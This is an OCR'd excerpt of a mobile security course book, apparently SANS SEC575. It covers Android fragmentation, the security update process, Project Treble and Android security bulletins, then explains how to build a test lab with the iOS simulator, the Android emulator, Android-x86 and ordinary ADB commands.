
Android fragmentation reduces the effective value of the platform and is a common complaint from Android users unable to take advantage of emerging updates.

Android Fragmentation

We speak often about the fragmented state of Android, but it is useful to articulate *why* Android is fragmented as a platform. Consider the following factors:

- Multiple OEMs compete for device sales to make money on the Android platform. Handset sales is the only avenue (or primary avenue for most OEMs) to make money on products. As a result, continued device sales, not software maintenance on their existing device sales, is their primary revenue target.
- Manufacturers are free to customize the Android source code and take advantage of this feature to provide competitive differentiators with other handset manufacturers. This is often realized with custom Android skins that make the platform look different than their competitors and custom hardware support (such as iris scanning for biometric authentication or changeable hardware add-ons).
- Brick and mortar sales are widely distributed, with many stores selling older inventory at discounted rates (commonly, Android devices are "free with service plan", but they are typically not the newest Android handsets available).
- The multi-chain update cycle is complex; issuing updates to customers is cumbersome for all parties, where Google may make an update to the platform, and Samsung may subsequently integrate the update for their hardware platform, but the mobile operator may choose not to make the update available to end users.

From a security perspective, Android fragmentation reduces the effective value of the platform, often preventing customers from obtaining minor and major release updates that address security flaws. Further, the lack of update availability is a common complaint from users unable to take advantage of much-reported emerging update features for 18–24 months after the release is made available.



Android Security Fix Process

It is helpful to understand the process adopted by the Open Handset Alliance (OHA), which vendors and MOs must go through to get a security update to an end user.

First, a flaw is disclosed to the OHA, publicly or privately. For many Android functions, the flaw can be present in code that is controlled outside of the OHA, which requires communication with the code owner as an independent developer or a member of the OHA. When a fix is made available, notice is returned to the OHA, which subsequently shares information about the fix with multiple vendors under the protection of a nondisclosure agreement.

Each vendor must test and incorporate the software update into the Android operating system, taking into consideration any negative interaction with third-party software bundled with the vendor's product. After the update is prepared, it is shared with the MOs, who must repeat the process of testing the software with third-party software vendors that include software with the device.

After the MO completes testing and integration of the fix, it can be made available to Android users as an OTA update or as a download on a website or other distribution method.

If at any point the vendor or the mobile operator decides not to resolve a flaw, Android users have no opportunity to patch and protect their system from attack. Similarly, the OHA may choose not to make a fix to a specific version of the Android platform, resulting in a similar lack of security resolution for end users.

PROJECT TREBLE

Google's attempt to eliminate some barriers to update availability

- Specifically targeting the intertwined hardware from OEMs and complexity of software rework to support the hardware platform

Treble uncouples hardware support from the platform software




Image source: Android Open Source Project

With Treble, platform software updates can be applied without interfering with vendor-specific hardware drivers.

Project Treble

With the Android Oreo release, Google announced Project Treble, a significant rework of the platform that attempts to eliminate some of the barriers typically associated with update availability. Project Treble aims to eliminate the complexity of software updates to Android devices by creating an abstract layer between the OEM (Original Equipment Manufacturers, or handset manufacturers) hardware-specific drivers and supporting software and the Android platform itself. By uncoupling the OEM hardware components from the Android OS, Google is attempting to remove the barrier that prevents users from obtaining and installing platform updates.

The images on this page show a comparison to the integration of vendor hardware implementation and the Android platform before and after Treble. On the left, the image shows how the vendor implementation is an integral component of the Android OS; updates to the Android OS require reworked vendor implementations before the update can be made available to end users. On the right, the vendor implementation is uncoupled from the OS framework, allowing the OS release (updates, new dessert versions, incremental API changes) to be applied independent of the vendor implementation. (Image source: https://source.android.com/devices/architecture/treble.)

TREBLE: HARDWARE ABSTRACTION LAYER

Treble is a HAL for Android

- OEMs write their drivers to satisfy the Treble requirements for a driver using the Treble HIDL ("hid-ell")
- Android platform abstracts hardware-specific driver functionality for generic access
- HALs built by vendors are placed in /vendor

Devices that support Treble are easier to update with patches, new dessert releases

"Project Treble will be coming to all new devices launched with Android O and beyond." Iliyan Malchev, Android Developers Blog

Sony Xperia XZ1

Google Pixel 2

```
generic_x86:/ $ getprop ro.treble.enabled
true
```

SANS SEC575 | Mobile Device Security and Ethical Hacking 75

Treble: Hardware Abstraction Layer

Fundamentally, Treble is the implementation of a Hardware Abstraction Layer (HAL) and HAL Interface Description Language (HIDL, pronounced "hid-ell") for Android. OEM developers write their hardware layer to support the hardware using the HIDL conventions specified by Google, and Google provides the HAL that acts as a pass-through for the hardware. The Android platform does not need to be modified for custom OEM hardware with Treble, since the HAL can accommodate custom hardware using the OEM drivers written to comply with Treble's conventions and requirements.

When a device supports Treble, the end user is able to replace the OS with new updates without risk of breaking device functionality related to hardware. Google makes support for Treble mandatory for new devices coming out with Android Oreo (but not mandatory for devices updating to Android Oreo from earlier Android dessert releases). At the time of this writing, the Sony Xperia XZ1, the Google Pixel 2, and the HTC U11 Plus are all new devices that support Treble through initial Android Oreo, while several other devices have been updated to Android Oreo and added Treble support (Google Pixel 1/1 XL, Huawei Mate 9, and others, and the Essential Phone PH-1).

To test if your handset has Treble support, first confirm that it runs Android Oreo. Next, using ADB access to the device in debug mode, open a shell and run `getprop ro.treble.enabled`, as shown on this page. If the command returns *true*, it indicates that the device supports Treble.

Quote on this page by Iliyan Malchev, Project Treble team lead, https://android-developers.googleblog.com/2017/05/here-comes-treble-modular-base-for.html.

WHAT TREBLE DOES NOT SOLVE

Updates still come from OEMs, MOs with Treble, not from Google directly

Possibility of third-party Treble update distribution, greatly simplified over conventional ROM updates

- Would also make it easy to eliminate bloatware installed by OEMs, MOs
- This will cost OEMs and MOs money (which is why they don't allow you to remove that bloatware now) and could be blocked by OEMs

Update path is easier for Treble devices, but still requires effort by OEM and MO (which costs money and potentially reduces new handset sales)

Treble is a great step for Android and could dramatically improve platform security through easy updates. Treble is good for end users, but not for OEMs and MOs. Whether updates are made available through Treble to customers remains to be seen.

What Treble Does Not Solve

At the time of this writing, Android Oreo and Treble are relatively new. While new handsets are emerging with Android Oreo and Treble support, there are still some considerations regarding whether or not Treble will solve the Android fragmentation problem.

First, updates for handsets with Treble support for end users still come from OEMs and MOs, not from Google directly. An OEM or an MO can choose whether or not an update is distributed to end users. Since OEMs are motivated to sell new handsets, it is unclear if they will be sufficiently motivated to make updates available to end users, or how quickly updates will be made available with Treble.

It's reasonable to expect third-party Treble updates for handsets from non-OEM sources, similar to ROM distribution from companies in the model of Cyanogen (Cyanogen no longer makes ROMs available). This would provide end users with a much simpler path to updating their handsets than the sometimes complex ROM replacement that is mostly accessible to advanced hobbyists today. However, this also provides customers with an easy mechanism to eliminate bloatware installed by OEMs and MOs, which is disadvantageous for the OEM and MO since the distribution of bloatware is profitable for them. It is not clear if Treble updates will also be accompanied by a signing mechanism, which would preclude the option for end users to get Android platform updates from any source.

Through the use of Treble, the update path for Android handsets is easier than it was before, but it still requires effort on the part of the OEM or MO. For example, OEMs that extensively "skin" Android or MOs that are paid to add third-party apps will require additional effort to integrate their changes to updated Android releases prior to distribution to end users. Further, the easy availability of new dessert releases through Treble could cost OEMs in terms of new handset sales (if Android P is available through Treble, customers may not be as motivated to purchase new handsets to get access to the new platform), reducing the motivation of OEMs to make updates available.


Treble is clearly a massive initiative by Google and a welcome addition to the platform that reduces many of the barriers that preclude updates available for end users. Further, it is wise that Google makes Treble support mandatory for new Android Oreo devices, eliminating the option for OEMs to opt out of the platform improvements. However, it is unknown if OEMs and MOs fully embrace Treble and make updates to the platform readily available to customers.

ANDROID SECURITY UPDATES

Monthly bulletin from Google on security updates for Nexus devices:

- Google's commitment to Nexus users following Stagefright controversy

Helps to remind users how vulnerable their devices are



https://source.android.com/security/bulletin/

Android Security Updates

Following the 2015 disclosure of the Android Stagefright vulnerability (malformed MP4 file leading to remote code execution, auto-triggered in MMS messages), Google released monthly notices describing public vulnerabilities and the associated Common Vulnerabilities and Enumeration (CVE) data for each vulnerability. This is not a novel approach because many vendors have maintained similar lists for many years. Google was late from a maturity perspective in acknowledging and disclosing vulnerability information publicly.

The Android Security Bulletins can be found at https://source.android.com/security/bulletin/. An unofficial Google Group for discussing Android vulnerabilities is also available at https://groups.google.com/forum/#!forum/android-security-discuss.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

BREAKING CHANGES IN ANDROID (1)

Mobile security moves fast (faster than we can print updated course books)

We're committed to bringing you the latest information

Please refer to our online repository for *Breaking Changes in Android*

https://sec575.org/breaking_changes

Breaking Changes in Android (1)

The mobile security field changes fast. With new tools, new hardware, new releases of Android, and new vulnerabilities to consider, it can be difficult staying current with changes that should affect your techniques in evaluating the security of mobile devices.

We're committed to bringing you the latest information on mobile security changes. For the next module, please refer to https://sec575.org/breaking_changes for the latest updates on Android.

BREAKING CHANGES IN ANDROID (2)

Mobile security moves fast (faster than we can print updated course books)

We're committed to bringing you the latest information

Please refer to your handout for the section *Breaking Changes in Android*

Breaking Changes in Android (2)

The mobile security field changes fast. With new tools, new hardware, new releases of Android, and new vulnerabilities to consider, it can be difficult staying current with changes that should affect your techniques in evaluating the security of mobile devices.

We're committed to bringing you the latest information on mobile security changes. For the next module, please refer to the Breaking Changes in Android section in the handout accompanying your course materials.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

BUILDING YOUR LAB

DE PT AA MW

To support a mobile phone or tablet deployment, you need a lab environment for testing

- Used for software update testing, management control evaluation, forensic analysis preparation, support docs, and more

Lab devices should not include your everyday production devices

Lab components should include supporting systems and software used in production

Recommendations on equipment; hardware and software to support your mobile device deployment

Building Your Lab

To support a mobile phone or tablet deployment, you need to establish a lab environment for testing. This environment should be used for security testing, including the experimentation with exploit tools, practicing your penetration testing skills, and building skills in forensic data acquisition, but also as an operational testing mechanism for evaluating software updates, management device control, support, and documentation development.

Lab devices should not include your everyday production devices. For many mobile device platforms, it is necessary to jailbreak, root, or unlock a device to thoroughly test and evaluate it, which exposes the device to new attacks. Use your production mobile phone or tablet for its intended purposes, replicating the devices as necessary in your lab environment.

Lab components should include similar systems that you use in your production environment, both from a hardware and software perspective. In this module, we make some recommendations on selecting equipment to support your mobile device deployment.

EMULATORS VS. HARDWARE DEVICES

Both emulators/simulators and hardware devices offer advantages:

Emulator/Simulator	Hardware device
Cheap	Expensive
Snapshots	No easy snapshots
Easily detected by emulator detection	Real device, bypasses emulator detection
API calls may be simulated	Real APIs
Rooted by default	Needs custom rooting
Can be extremely slow	Very fast
Easily start new emulator	Device can be bricked

Emulators vs. Hardware Devices

Security testing, malware analysis, and compliance testing can all be done on either physical or emulated devices. Both offer advantages and disadvantages and the choice can depend on different factors:

- **Cost:** A physical device will, of course, be more costly than a simulator, which is only limited by the available resources on the host system. Android devices start at a few hundred dollars, while iPhones will typically start at a much higher price. Buying secondhand devices is a good way to keep the costs down.
- **Restoration**: While it is possible to revert physical devices to a previous state through the installation of a custom recovery, it takes quite some time to perform and snapshots can only be taken when the device is turned off. On emulators, you can typically create snapshots at runtime and easily and quickly restore them.
- **Malware detection**: Certain applications will refuse to run in emulators in order to prevent reverse engineering attempts (games) or detection (malware). By using a physical device, there is usually less work needed in order to execute an application in realistic conditions.
- **Ease of rooting:** A rooted device is often needed for various steps in the analysis. Rooting a device can be very easy (e.g., Google Nexus Phones), but it can also be very difficult (e.g., the latest iOS version). Emulators, on the other hand, are typically rooted by default.
- **Speed:** Physical devices will typically be much faster than emulators or simulators. Additionally, simulators are much faster than emulators, as they don't need to emulate the underlying hardware.
- **Risk:** Physical devices can be bricked, which means they can no longer be booted and the device becomes worthless. While this rarely happens, it is always a possibility. Emulators don't have this problem, as a new one can easily be created.


IOS SIMULATOR

Only runs on OS X systems
- Included with Xcode and the iOS SDK
- Requires iOS Developer Program account

Intended for developers to launch iOS apps in the simulator for testing
- Compiles app for native x86 instructions, not ARM

Cannot be used to run iOS apps compiled for mobile devices

Useful for learning iOS programming and testing iOS APIs for vulnerability analysis



iOS Simulator

The iOS simulator is provided by Apple for use on OS X systems lacking any support for Windows or Linux platforms. The iOS simulator is included in the Xcode development tools that accompany the iOS Software Development Kit (SDK). To obtain the iOS SDK, it is necessary to have an iOS Developer Program account with Apple.

The iOS simulator is intended for use by developers writing their own iOS applications, testing them in the simulator prior to sending them to Apple for review and publication in the iOS App Store. Although the iOS simulator can behave similarly to an iPhone, iTouch, or iPad device, it does not come with all the standard iOS applications (limited to Photos, Contacts, Settings, Game Center, Newsstand, and Safari, as shown on this slide) and cannot run applications from the iOS App Store. As a simulator, it can launch only programs compiled for the native architecture, which is OS X on Intel x86 CPUs. Because iOS App Store apps are compiled for the iOS ARM architecture, they cannot be used in the iOS simulator.

The iOS simulator can be a useful tool for learning iOS programming concepts or for writing software to evaluate how the iOS APIs interact for vulnerability analysis. Otherwise, it provides little value for security testing.

ANDROID EMULATOR


Emulates Android through current platform releases

- Booting Android Virtual Devices (AVDs)

Uses open-source Qemu for emulation of ARM and x86/x64 processors

Distributed with Android Studio


Download Android versions with the SDK manager; create virtual devices with AVD manager



Android Emulator


Although the iOS simulator has little practical value for nondevelopers, the Android emulator offers a lot of practical features, including the ability to run arbitrary applications from the Android Marketplace. Distributed through the Android SDK, the Android emulator enables users to download any supported version of the Android operating system for the creation and boot of an Android Virtual Device (AVD), configured as a phone or tablet device. Using the open-source Qemu virtualization software, the Android emulator emulates an ARM or x86/x64 processor, behaving similarly to a stock Android OS release (prior to the inclusion of custom MO or hardware manufacturer software).

To obtain the Android emulator, download and install Android Studio from https://developer.android.com. Launch Android Studio and create an empty project. In the project toolbar on the top of the Android Studio window (shown on this page), you can launch the SDK manager to download different versions of the Android platform. Click the AVD manager to create virtual devices.



Android SDK Manager

After launching the Android SDK manager, click the Show Package Details button. This option expands all the Android releases available so you can select individual, desired components. For Android Oreo, I chose to install the SDK platform and three system images: Google APIs for x86, Google APIs for x64, and Google Play for x86 (which allows you to instantiate an AVD with full Google Play support).



Android AVD Manager

Launch the AVD Manager to create one or more AVDs. The Virtual Device Configuration wizard walks you through the process of creating the AVD, including the selection of the system image, emulated device hardware definition (screen size, memory, storage), and other peripheral access (emulated or real camera access, virtual GPS, and network access).

MANAGING AVDS

AVDs are stored in %USERPROFILE%\.android\avd (Windows) or ~/.android/avd (Linux and macOS)

AVDs use the local IP stack for network access

- Unlike VMware or other emulators

Launch with AVD Manager or manually at the command line

- Launching from the command line offers additional features for proxy, packet capture, network throttling, GDB debug access, and more

```
$ emulator -list-avds
Oreo
$ emulator @Oreo -no-snapshot-load -tcpdump foo.pcap -http-proxy 127.0.0.1:8080
```



Managing AVDs

Android Virtual Devices can be created and launched using the AVD Manager program that is bundled with the Android SDK. After starting the AVD Manager, click New to create an AVD, specifying the AVD name, target, virtual SD card size, resolution, and RAM size. When saved, the AVD is created in %USERPROFILE%\.android\avd on Windows systems and ~/.android/avd on Linux and macOS systems. You can start the AVD from the AVD Manager in Android Studio by clicking the AVD and selecting Start, or from the command line using the `emulator` tool.

Unlike VMware and other emulators, the Qemu emulator that is used for AVDs uses the local IP stack of the host instead of creating an additional IP stack interface. The IP address of the AVD is the same as your host system. This creates interesting problems when we want to forward a listening port in the AVD to a port on the host system, which we can accommodate using the Android debug Bridge (ADB) tool (as we'll see shortly in this module).

Launching the AVD from the command line is often faster than opening Android Studio and the AVD Manager. Use `emulator -list-avds` to list the available AVDs on your system. Launch an AVD by name using an @ prefix. You can also specify additional command line arguments for controlling snapshot access, creating packet captures, redirecting traffic to a proxy server, and more. Run `emulator -help` and `emulator -qemu -help` for a full list of options.

Using the Android Emulator and a Google Play system image, you have full access to Google Play services. You can log in and download apps from the Play Store or install local APKs by dragging and dropping the APK onto the running Emulator window.



Android Emulator View

Using the Android Emulator, you have access to a full Android device with emulated hardware. Using a Google Play system image, the AVD will also have access to full Google Play services, including the Play Store app, where you can log in and download apps to the emulated device. You can also drag and drop APK files onto the running AVD to install them. This makes the Android Emulator ideal for testing Android applications and exploring the security of the base Android operating system.

ANDROID-X86

Android Emulator can be buggy

- Does not perform well (it's slow)
- Problematic with various sound cards, video cards, cameras, and more
- Some personal security products interfere with networking capabilities

Android-x86 is a port of Android to x86 platform

- Easy to download and run in VMware and other hypervisors to create AVDs
- Suitable alternative when Android Emulator is not an option

www.android-x86.org

Android-x86

Google provides the Android Emulator for use by developers and can be a useful tool for mobile security analysts as well. However, the Android Emulator is not without its own problems.

The Android Emulator is notoriously slow, both on older and even modern hardware. Depending on your system hardware, the Android Emulator may altogether refuse to start, often caused by incompatible video cards, sound cards, or cameras. Further, it's common to see complaints about the Android Emulator's inability to access networked resources, largely due to conflicting personal security software tools.

As a free alternative to the Android Emulator, the Android-x86 project is a port of the Android platform to Intel-based processors using 32-bit (x86) and 64-bit processors (for later versions of the Android platform). The Android-x86 project distributes ISO files of several Android platform releases, which are easy to download and run in VMware and other hypervisors, testing the platform in a nonpersistent environment or through a fully persistent virtual machine. These VMs offer the same level of access and ability to install, debug, and evaluate Android applications, making Android-x86 a suitable alternative to the Android Emulator for many users.

Reference

The Android-x86 project downloads and documentation are available at http://www.android-x86.org.

INTERACTING WITH AVDS

Use the Android Debug Bridge (ADB) tool to interact with the AVD

- Also interacts with real devices loaded using the Android ADB drivers

Connect to remote ADB server (Android-x86)	adb connect [IP]:5555
Restart ADB server as root	adb root
List running (or attached) Android devices	adb devices
Copy local file to Android filesystem	adb push [local] [remote]
Retrieve file from Android to local filesystem	adb pull [remote] [local]
Access a Linux shell	adb shell
Install an Android application	adb install filename.apk
Uninstall an Android application	adb uninstall *packagename*
View Android device log	adb logcat

Interacting with AVDs

When an AVD is running, you can interact with the platform using the Android Debug Bridge (ADB) utility. The ADB utility is intended for developer use for troubleshooting and maintaining a device, either virtual or physical, if the USB-attached device is loaded using the ADB drivers.

